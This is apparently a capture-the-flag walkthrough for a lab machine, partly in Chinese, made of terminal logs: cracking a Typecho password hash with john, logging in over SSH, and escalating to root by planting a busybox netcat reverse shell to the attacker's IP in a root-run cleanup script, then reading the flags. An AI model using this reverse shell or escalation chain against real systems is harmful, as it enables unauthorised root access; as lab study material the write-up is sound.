







/home/plugugly $ ls -la total 16 drwxr-sr-x 2 plugugly plugugly 4096 Feb 23 10:43 . drwxr-xr-x 3 root root 4096 Feb 22 23:25 .. lrwxrwxrwx 1 root plugugly 9 Feb 23 10:43 .ash_history -> /dev/null -rw-r--r-- 1 root plugugly 111 Feb 23 10:42 .hint -rw-r--r-- 1 root plugugly 44 Feb 22 23:25 user.txt /home/plugugly $ cat user.txt flag{user-f1315ee82308853cc1a9402f2cfa6d1c} /home/plugugly $ cat .hint Can't type fast enough? Maybe the system stat bar has a hidden 'Debug Mode'. Try to knock on it several times.
发现有database, 是SQLite
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
/data $ ls -la total 20 drwxr-xr-x 5 root root 4096 Feb 22 23:19 . drwxr-xr-x 22 root root 4096 Feb 23 10:56 .. drwxr-xr-x 2 root root 4096 Feb 22 23:19 certs drwxrwxrwx 2 root root 4096 Feb 27 09:57 database drwxrwxrwx 6 root root 4096 Feb 23 00:00 typecho /data $ cd database/ /data/database $ ls typecho.db /data/database $ ls -la total 112 drwxrwxrwx 2 root root 4096 Feb 27 09:57 . drwxr-xr-x 5 root root 4096 Feb 22 23:19 .. -rw-r--r-- 1 nobody nobody 102400 Feb 27 09:57 typecho.db /data/database $ file typecho.db typecho.db: SQLite 3.x database, last written using SQLite version 3049002, file counter 382, database pages 25, cookie 0x13, schema 4, UTF-8, version-valid-for 382
☁ typeecho'$P$BuyKfLj9xZ0iLez6SomJNOLGx.7g.U/' > hash ☁ typecathash $P$BuyKfLj9xZ0iLez6SomJNOLGx.7g.U/ ☁ type john --wordlist=/usr/share/wordlists/rockyou.txt hash Using default input encoding: UTF-8 Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3]) Cost 1 (iteration count) is 8192 for all loaded hashes Will run 4 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status 2boobies (?) 1g 0:00:00:03 DONE (2026-02-27 10:49) 0.3289g/s 32463p/s 32463c/s 32463C/s Dominic1..221180 Use the "--show --format=phpass" options to display all of the cracked passwords reliably Session completed. ☁ type john --show hash ?:2boobies
1 password hash cracked, 0 left
ssh的用户密码 plugugly 2boobies
ssh
1 2 3 4 5 6 7 8 9
Type:~$ sudo -l Matching Defaults entries for plugugly on Type: secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+=XAUTHORITY
Runas and Command-specific defaults for plugugly: Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
User plugugly may run the following commands on Type: (ALL) NOPASSWD: /root/typer.py
Type:/usr/local/bin$ ls cleanup_scores.sh Type:/usr/local/bin$ cat cleanup_scores.sh #!/bin/sh busybox nc 192.168.43.16 1111 -e /bin/sh echo 'Cleanup process started by root...'
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
☁  ~  nc -lvnp 1111
listening on [any] 1111 ...
id
connect to [192.168.43.16] from (UNKNOWN) [192.168.43.196] 41601
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
cd /usr
ls
linpeas.sh
user.txt
cd /root
ls
root.txt
typer.py
cat root.txt
flag{root-e0d46f8ca8c65edb6b7d46daeafebe16}
CEWL:CTF 中必备的密码字典生成工具
CEWL(发音为”cool”)是Custom Word List generator(自定义单词列表生成器)的缩写,是一款在CTF(Capture The Flag)夺旗赛中广泛使用的密码字典生成工具,默认集成于Kali Linux等渗透测试系统中。